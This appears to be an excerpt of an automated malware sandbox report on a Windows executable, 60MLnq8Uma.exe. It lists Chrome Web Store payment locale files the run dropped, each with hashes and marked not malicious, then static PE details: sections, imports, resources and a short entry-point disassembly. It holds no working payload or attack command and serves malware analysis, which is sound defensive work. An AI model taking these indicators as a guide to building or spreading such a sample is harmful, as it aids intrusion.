SSDEEP:	12:1HEJs25bGGs25b+WYpU34ORBHAeSJ+dgkmO8ZpU34s22C/SzFAs03OyZnLAOfTYR:1HEBaA6WYpaHFH8ZptOYOGAOf2D
MD5:	EAB2B946D1232AB98137E760954003AA
SHA1:	60BDC2937905B311D2C9844DF2D639D7AC9F7F67
SHA-256:	C6E8800450602DE0F39FE9F6854472383813FB454B08ABAE7E25A9167CE004C3
SHA-512:	970FEC9A9EF0BAF7F693C4C5977F3B47914579C5B5414FCE9DBB5E4574659A5BB9AD2DE0CC886B368F49C019785AF7D2D7FE82F71341F039EADC399ED776CA12
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pembayaran Chrome Webstore".. },.. "app_name": {.. "message": "Pembayaran Chrome Webstore".. },.. "craw_app_unavailable": {.. "message": "Aplikasi tidak tersedia saat ini.".. },.. "craw_connect_to_network": {.. "message": "Sambungkan ke jaringan.".. },.. "iap_unavailable": {.. "message": "Pembayaran Dalam Aplikasi saat ini tidak tersedia.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Harap masuk ke Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\it\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	603
Entropy (8bit):	4.479418964635223
Encrypted:	false
SSDEEP:	12:1HEJsqd/bGGsqd/b+WYpU34OcX4+dgUvIO8ZpU34vq703OyZnLAOfTYsD:1HEXd/aKd/6WYpZrv58ZpskOGAOfzD

MD5:	A328EEF5E841E0C72D3CD7366899C5C8
SHA1:	2851ED658385804E87911643F5A4200B1FB26E13
SHA-256:	CD891C45F7586FB4A2514205A11F260E4A6D4482FA03D901909DD9F57BE0536D
SHA-512:	E47297896E981774EC3B59D41B89D6BA9333F6B4435EB9727D8645A46B10C7D408ADE06844871FA757382FBE7E645276449DB7B1B23BC59C9A71A5CB5A5ECC5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamenti Chrome Web Store".. },.. "app_name": {.. "message": "Pagamenti Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "App al momento non disponibile.".. },.. "craw_connect_to_network": {.. "message": "Collegati a una rete.".. },.. "iap_unavailable": {.. "message": "La funzione Pagamenti In-App non . al momento disponibile.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accedi a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\ja\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	697
Entropy (8bit):	5.20469020877498
Encrypted:	false
SSDEEP:	12:1HEJ07uGG07u+WYpU34DB+dgnsVztO8ZpU34MwiB03OyZnLAOfTYmSH:1HEcnDNWYp1kxU8Zp2wiqOGAOfpSH
MD5:	9B3A5D473C3F2BBFAEECE94A07A940B8
SHA1:	61BACA342CF766BBA15C7B4D892A0E7DAC9405AA
SHA-256:	706312A4A2AEF3317223F141EB2B82685345B7EED444F16BB4DF3A272716DA1F
SHA-512:	94F6FEE9A11BD890AB8211C98D1CC142348961EBCF756F66477A3E3A76519804B70BE0AE4E551739F8AFE32D7ADE6EDE04EF6B9B9EED03E3A857E6058EEDD4C6
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome ....".. },.. "app_name": {.. "message": "Chrome ....".. },.. "craw_app_unavailable": {.. "message": ".....".. },.. "craw_connect_to_network": {.. "message": ".....".. },.. "iap_unavailable": {.. "message": ".....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\ko\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	631
Entropy (8bit):	5.160315577642469
Encrypted:	false
SSDEEP:	12:1HEJ1GG1+WYpU34K3aT+dgh8d0HTO8ZpU34KaNkaT03OyZnLAOfTY/YeHx:1HEajWYpc3aSl0Hq8Zpc6kasOGAOfyYA
MD5:	9F6B4D82A70C74CA751E2EAE70FAB5CF
SHA1:	0534F125FFCE8222277CF2BE3401C59DAF9217F8
SHA-256:	D1467B8D037114403E8F4EFC52E88C4A7FEB96126BE4CFF883FEFF1084EF7E68
SHA-512:	ED9319830314385D09C06F62EE34186E8CA576C857981205E4468A28B3ACD2AB03384E77B866032C324ABDD97A56EFD08E2D6E0C79D563578B3EC52517819BD
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome . ... ..".. },.. "app_name": {.. "message": "Chrome . ... ..".. },.. "craw_app_unavailable": {.. "message": ".. .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .....".. },.. "iap_unavailable": {.. "message": ".. .. ..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Chrome. .....".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\lt\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	4.66839186029557
Encrypted:	false
SSDEEP:	12:1HEJpqHnkGGpqHnk+WYpU346M+dgV6O8ZpU34WzSWz03OyZnLAOfTYx:1HELqHtKqHPWYpM3A8ZpwGzOGAOfg
MD5:	4CA644F875606986A9898D04BDAE3EA5
SHA1:	722A10569E93975129D67FBDB75B537D9D622AD1
SHA-256:	7C311AB751D840D750C11553C083785813E079C1D464FE568A98C9E3EF3DB96C
SHA-512:	E575E3D0622F5BD4B6C0EE79128A1B1F1882195670139D1983F4377D847141B8FB8EBB8BCED82AF3A220ED07D3577AFBE085BADC0E9C7678292B80E3EC5D344
Malicious:	false

Preview:	{.. "app_description": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "app_name": {.. "message": ".Chrome. internetin.s parduotuv.s mok.jimo sistema".. },.. "craw_app_unavailable": {.. "message": "Programa .iuo metu negalima.".. },.. "craw_connect_to_network": {.. "message": "Prisijunkite prie tinklo.".. },.. "iap_unavailable": {.. "message": "Mok.jimai programoje .iuo metu negalimi.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prisijunkite prie .Chrome..".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\lv\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	671
Entropy (8bit):	4.631774066483956
Encrypted:	false
SSDEEP:	12:1HEJFhVbGGFhVb+WYpU34wDoz+dgGedBO8ZpU34wF03OyZnLAOfTYGYID:1HENQKkWYp2Doy/em8Zp2WOGAOfRYID
MD5:	C5CE2C51391EAFD3DA9E4C71549A3C28
SHA1:	1F67FF6EF6E90C0CE3AAF56ED543A3EFD381574D
SHA-256:	1FA1DF2CA8516DEF490FB8484E9AA498ACFF80EEF5C9258FFE42D3678E6C7DED
SHA-512:	C85F6281E682F52BC2147DEA7E2F3BB4DC48D98BADA8687B05C6C7271C78EA7F5431CD51671A4184C9AE004FC53C016E3C594697F483195CCBA08A93821EEF0
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome interneta veikala maks.jumu sist.ma".. },.. "app_name": {.. "message": "Chrome interneta veikala maks.jumu s ist.ma".. },.. "craw_app_unavailable": {.. "message": "Lietotne pagaid.m nav pieejama.".. },.. "craw_connect_to_network": {.. "message": "L.dzu, izveidojiet savienojumu ar t.klu.".. },.. "iap_unavailable": {.. "message": "Maks.jumi lietotn.s pa.laik nav pieejami.".. },.. "jwt_retrieve_failed": {.. "message": "The transacti on could not be completed.".. },.. "please_sign_in": {.. "message": "L.dzu, pierakstieties p.rl.k. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\nb\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.555032032637389
Encrypted:	false
SSDEEP:	12:1HEJhiOGGhiO+WYpU34OHSN+dgFjdGFZO8ZpU34JgdN03OyZnLAOfTYiD:1HEDiHIitWYpCYJ8ZpD1OGAOfRD
MD5:	93C459A23BC6953FF744C35920CD2AF9
SHA1:	162F884972103A08ADB616A7EB3598431A2924C5
SHA-256:	2CD700AEB57D89C2E73333D0702556EE3FF3863516170F85669BC680FCBDC4E0
SHA-512:	F76E6E8D8499306883C3EC1E774F7E8BB6B601096DA5A14D17D3E7D5732829542041E42B7350466589291ADCC83FB065FD591B4E20CFCF8EDC586E128ECBFCB5
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Nettmarked-betalinger".. },.. "app_name": {.. "message": "Chrome Nettmarked-betalinger".. },.. "craw_app_unavailable": {.. "message": "Appen er utilgjengelig for .yeblikket.".. },.. "craw_connect_to_network": {.. "message": "Du m. koble til et nettverk.".. },.. "iap_unavailable": {.. "message": "Betaling i app er ikke tilgjengelig for .yeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Du m. logge p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\nl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	615
Entropy (8bit):	4.4715318546237315
Encrypted:	false
SSDEEP:	12:1HEJJQGkbGGJQGkb+WYpU34OQKJT+dgiXUmvFZO8ZpU34g7JT03OyZnLAOfTYMD:1HErxkaqxk6WYptndXI8ZpTOGAOfbD
MD5:	7A8F9D0249C680F64DEC7650A432BD57
SHA1:	53477198AEE389F6580921B4876719B400A23CA1
SHA-256:	92BE7C2DC9CFBE5A65E9CE6488D364C8D7EC19E7B67A31E4D43C1CB2B169671C
SHA-512:	969AB979546A741C0F3EDBEEB21BABA375FA8870D4FB9248CDD4C305736E332E10CAB7B64C5C078E60EC0CD73848101B390BE8F44B89C310058AF4C1CA3C8AA7
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalingen via Chrome Web Store".. },.. "app_name": {.. "message": "Betalingen via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "App momenteel niet beschikbaar.".. },.. "craw_connect_to_network": {.. "message": "Maak verbinding met een netwerk.".. },.. "iap_unavailable": {.. "message": "In-app-betalingen is momenteel niet beschikbaar.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log in bij Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\pl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.646901997539488
Encrypted:	false
SSDEEP:	12:1HEJbiVbGGbiVb+WYpU34OBHlBi9+dgQUg6O8ZpU34bdbfilu03OyZnLAOfTYR5k:1HE5iVauiV6WYpIAYr8ZpxFiaOGAOflC
MD5:	0E6194126AFCCD1E3098D276A7400175
SHA1:	E8127B905A640B1C46362FA6E1127BE172F4A40F
SHA-256:	E2699F98C511B18A2AFB82EAE9A4804B646C4FF1077D80E77C17A3943A6373C2
SHA-512:	A71F7C7BFBBF1E37E699601AF2E095C56CBA91F90CB7556477DF31D01B83ADFB1271E1775C9BA299FF6875BBFC2B6AB47488CC88E33DEF2F6F2E0E5AC687B777
Malicious:	false
Preview:	{.. "app_description": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "app_name": {.. "message": "P.atno.ci w sklepie Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplikacja jest obecnie niedost.pna."... },.. "craw_connect_to_network": {.. "message": "Po..cz si. z sieci.."... },.. "iap_unavailable": {.. "message": "P.atno.ci w ramach aplikacji s. teraz niedost.pne."... },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."... },.. "please_sign_in": {.. "message": "Zaloguj si. w Chrome."... }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\pt_BR\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.515158874306633
Encrypted:	false
SSDEEP:	12:1HEJsc/bGGsc/b+WYpU34OLw+dgn/KzO8ZpU34FjIBMwGRO03OyZnLAOfTYN+KcY:1HEb/a8/6WYp4mZ8Zp7cKlOGAOf2tD
MD5:	86A2B91FA18B867209024C522ED665D5
SHA1:	63DEC245637818C76655E01FCB6D59784BC7184E
SHA-256:	6374880FDD1F8AF1EE8AEA6A06B73BE0AB265AFCEB4FE6F08BDE3B3989264B21
SHA-512:	DA6DBDE5028756421C2904F605632EE98831A25A1247E6238A931629B94CE8A00FD76F4235F118D2167304BD60F2C06B2AD78E54FF6CE53F8C38DF8C7B5AFCE
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos da Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos da Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplicativo indispon.vel no momento."... },.. "craw_connect_to_network": {.. "message": "Conecte-se a uma rede."... },.. "iap_unavailable": {.. "message": "No momento, os Pagamentos no aplicativo n.o est.o dispon.veis."... },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."... },.. "please_sign_in": {.. "message": "Fa.a login no Google Chrome."... }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\pt_PT\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	622
Entropy (8bit):	4.526171498622949
Encrypted:	false
SSDEEP:	12:1HEJsZUkbGGsZUkb+WYpU34OAE+dgqxKzO8ZpU34rEpBfvPO03OyZnLAOfTYLD:1HEmUka5Uk6WYpFvdxZ8ZpSTnPlOGAOS
MD5:	750A4800EDB93FBE56495963F9FB3B94
SHA1:	8BFB915488A4EB3CB33D68E2E59F1F8447DB7D61
SHA-256:	C1C94F65FABAF17DEF98A8587711A56D61B1E5607500E9B01F2824DB109F9E83
SHA-512:	2AEDEF5793406221BE76AF22031CE8C30AB5FAEAED09BB394C153E2EBE990C89C1A2A73B40D8A92842641AFCA8C77FFD808A2058602D3646FD8DAE2844406F24
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos via Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplica..o atualmente indispon.vel."... },.. "craw_connect_to_network": {.. "message": "Ligue-se a uma rede."... },.. "iap_unavailable": {.. "message": "Os Pagamentos na app est.o atualmente indispon.veis."... },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."... },.. "please_sign_in": {.. "message": "Inicie sess.o no Chrome."... }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\ro\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.61125938671415
Encrypted:	false

SSDEEP:	12:1HEJqJrJZGGqJrJZ+WYpU344HIx2Z+dgrVPlZO8ZpU34qT7hI3O03OyZnLAOfTYU:1HEC4D8WYpKow8WV68ZpKhoOGAOfoVGD
MD5:	98D43E4B1054A65DF3FA3CC40AB6FB6D
SHA1:	46E0A21C4DA2BB5D4D8F837AE211C1B6FA26E7E2
SHA-256:	113A13900CBA62FE8AED06751971C23A80A99B47F9BE219CF884D57DB19611D9
SHA-512:	A76DC53912A4F46714926B9EA2B22E909540E447F61F6DD72607AB7B3BB5D4A9B39E525B04C33AEC53BA813D14AC1FB5827275B2524E52B693E83171E1CD146
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "app_name": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "cr aw_app_unavailable": {.. "message": ".n prezent, aplica.ia nu este disponibil..".. },.. "craw_connect_to_network": {.. "message": "Conecteaz.-te la o re.ea.".. },.. "iap_unavailable": {.. "message": "Pl..ile .n aplica.ie nu sunt disponibile momentan.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be c ompleted.".. },.. "please_sign_in": {.. "message": "Conecteaz.-te la Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\ru\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	744
Entropy (8bit):	4.918620852166656
Encrypted:	false
SSDEEP:	12:1HEJ7OJHZMSl3ZGG7OJHZMSl3Z+WYpU34zWJ2F+dgVtLSv/TO8ZpU347NWjT03On:1HElOJHZMq4uOJHZMq8WYpdWJ/YGHq8m
MD5:	DB2EDF1465946C06BD95C71A1E13AE64
SHA1:	FB4F3ECE9ECECEBBC6CA2A592A15FB9C1FDFB811
SHA-256:	FBAF22CE6E16DE174CED8CB5EA3098CCA1C3426A2111FF33BD3E64DA64ED67AB
SHA-512:	4E0CF00BAEF1757548DEB17BBE1AF55770A0A0F7351779EF55C7DEFA6D112D0227B8865C2C22E0EC62E6E2F1C8E1632A2D0CE6828D25C5ABBF143C990116F6 32
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... ....-..... Chrome".. },.. "app_name": {.. "message": "..... ....-..... Chrome".. },.. "craw_app_u navailable": {.. "message": "..... .....".. },.. "craw_connect_to_network": {.. "message": "..... . .....".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... . Chrome.".. }.. }..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\sk\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.640777810668463
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34ORO+dgmmCO8ZpU34yH7u2Z03OyZnLAOfTYCUAi0D:1HEl4G8WYpetPmD8ZpcH7aOGAOfzUeD
MD5:	8DF215D1EFBDABB175CCDD68ED8DCB0A
SHA1:	2B374462137A38589A73FDD00A84CBDC7E50F9F4
SHA-256:	7FA16AF97E6CFC52EC6008EB679D3F30E7E0C24F9EF2D18A9228EAF4DED9D63B
SHA-512:	C0E623343BDAEB4731800D183B59F2FCFE285F0C7153EC99641FD84F2F2DCFE47D21E73F3D28B1240340453C5668EB0AFFBE087AAB62F1C88CD2A40CC44E59 D
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplik.cia moment.lne nie je dostupn..".. },.. "craw_connect_to_network": {.. "message": "Pripojte sa k sieti.".. },.. "iap_unavailable": {.. "message": "Platby v aplik.cii moment.lne nie s. k dispoz.cii.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be com pleted.".. },.. "please_sign_in": {.. "message": "Prihl.ste sa do prehliada.a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\sl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	617
Entropy (8bit):	4.5101656584816885
Encrypted:	false
SSDEEP:	12:1HEJGcyvmbZGGGcyvmbZ+WYpU34OBOEtf+dgca1ZO8ZpU34GcQArERff03OyZnLh:1HE4cyY4TcyY8WYpNoWa1w8ZpQcQ6AfK
MD5:	3943FA2A647AECEDFD685408B27139EE
SHA1:	0129DD19D28373359530B3B477FE8A9279DABB7D
SHA-256:	18AFF072EE0DF7C3495045435C752A805606E6D5D462EF2321C443F1773F4B3A
SHA-512:	42E62B3855611FF2E1D39C11404CB1A09825EE4CA6A8ACB3FF538B4574388F549E3BD79137DD4DC128A8DC44DD270D7D878E4AAD20DA8250A5C25297B0DEC(9D

Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "app_name": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "craw_app _unavailable": {.. "message": "Aplikacija trenutno ni na voljo.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se z omre.jem.".. },.. "iap_unavailabl e": {.. "message": "Pla.ila v aplikacijah trenutno niso na voljo.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. " please_sign_in": {.. "message": "Prijavite se v Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir1784_479546164\CRX_INSTALL_locales\sr\messages.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	743
Entropy (8bit):	4.913927107235852
Encrypted:	false
SSDEEP:	12:1HEJssbdOGGssbdO+WYpU347xBP+dgcucO8ZpU34s1muP03OyZnLAOfTYzDYD:1HEKsb59sbTWYplx4Xud8Zpy1mNOGAOv
MD5:	D485DF17F085B6A37125694F85646FD0
SHA1:	24D51D8642CDC6EFD5D8D7A4430232D8CDE25108
SHA-256:	7FFDE34C58E7C376C042DE64DEF6481DAE32BE8B70F0B18EDF536290CBE0C818
SHA-512:	0DDECFD860E99290B6C3AAA04F510272AE081CF2D93ED5832D9D6378EC9D36177FFBE213471247FB94721EA34A83E7665669200047091D0FDE134E3D763217E
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . Chrome ...-.....".. },.. "app_name": {.. "message": "..... . Chrome ...-.....".. },.. "craw_app_unavailable": {.. "message": "..... .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": "..... . ...".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... .. . Chrome.".. }..}..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.93018137191663
TrID:	• Win32 Executable (generic) a (10002005/4) 99.24% • InstallShield setup (43055/19) 0.43% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02%
File name:	60MLnq8Uma.exe
File size:	1271765
MD5:	ffba715730cdb446fa832c8fcaa4f783
SHA1:	c15cccf1ba94a7e67e615bf4f94d1266fc9d3c7b
SHA256:	7fd0c18e417e77f1b4019024738211632265864ea3acf9f985eea6c0c75ba3ba
SHA512:	74b9d7ef04add54d269f81b5191d31b4b6fc6bc653c5f64595adc8a92a4ed60f8422e7f00e40507266b89d4e184618758a1f1846b6c5e5e59f119d0d67de89ee
SSDEEP:	24576:pAT8QE+kEKkUsAqQwN7yweEOFeN5Wy7lfeSqB+HkfnC2sH2BcUSnH6NW6u0thZ:pAI+pKkkq3N7pOFE5Wy7lWSqBwgC2sHY
TLSH:	EE45233AF14245BFD0210A394D1FD37AB53AAA041B3D55DF77CE1A1C8C3321A6E7A25A
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	a2a0b496b2caca72

Static PE Info

General

Entrypoint:	0x425468
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	

Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c9adc83b45e363b21cd6b11b5da0501f

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 00425388h
call 00007F6178CD7A69h
mov eax, 004254C8h
call 00007F6178CDA46Fh
mov edx, dword ptr [00428840h]
mov dword ptr [edx], eax
mov edx, dword ptr [00428840h]
mov edx, dword ptr [edx]
mov eax, dword ptr [00428848h]
call 00007F6178CF5C29h
mov edx, dword ptr [00428840h]
mov edx, dword ptr [edx]
mov eax, dword ptr [004287DCh]
call 00007F6178CEECBFh
mov eax, dword ptr [00428840h]
call 00007F6178CDD6F1h
call 00007F6178CD6924h
add byte ptr [eax], al
add bh, bh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2b000	0x1798	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x31000	0x1cdc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x2f000	0x1884	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x2e000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x244cc	0x24600	False	0.5598689862542955	data	6.5944280484489814	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
DATA	0x26000	0x2894	0x2a00	False	0.31556919642857145	data	3.7937570409882295	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
BSS	0x29000	0x10f5	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0x2b000	0x1798	0x1800	False	0.3977864583333333	data	4.885545060649106	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0x2d000	0x8	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0x2e000	0x18	0x200	False	0.05078125	data	0.2044881574398449	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x2f000	0x1884	0x1a00	False	0.7889122596153846	data	6.586647864611828	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x31000	0x1cdc	0x1e00	False	0.3592447916666667	data	4.75165483227057	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x31270	0x128	GLS_BINARY_LSB_FIRST		
RT_ICON	0x31398	0x568	GLS_BINARY_LSB_FIRST		
RT_ICON	0x31900	0x2e8	data		
RT_ICON	0x31be8	0x8a8	data		
RT_RCDATA	0x32490	0x10	data		
RT_RCDATA	0x324a0	0x110	data		
RT_GROUP_ICON	0x325b0	0x3e	data		
RT_VERSION	0x325f0	0x374	data	Russian	Russia
RT_MANIFEST	0x32964	0x376	XML 1.0 document, ASCII text, with CRLF line terminators	Russian	Russia

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, WideCharToMultiByte, GetThreadLocale, GetStartupInfoA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, MessageBoxA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
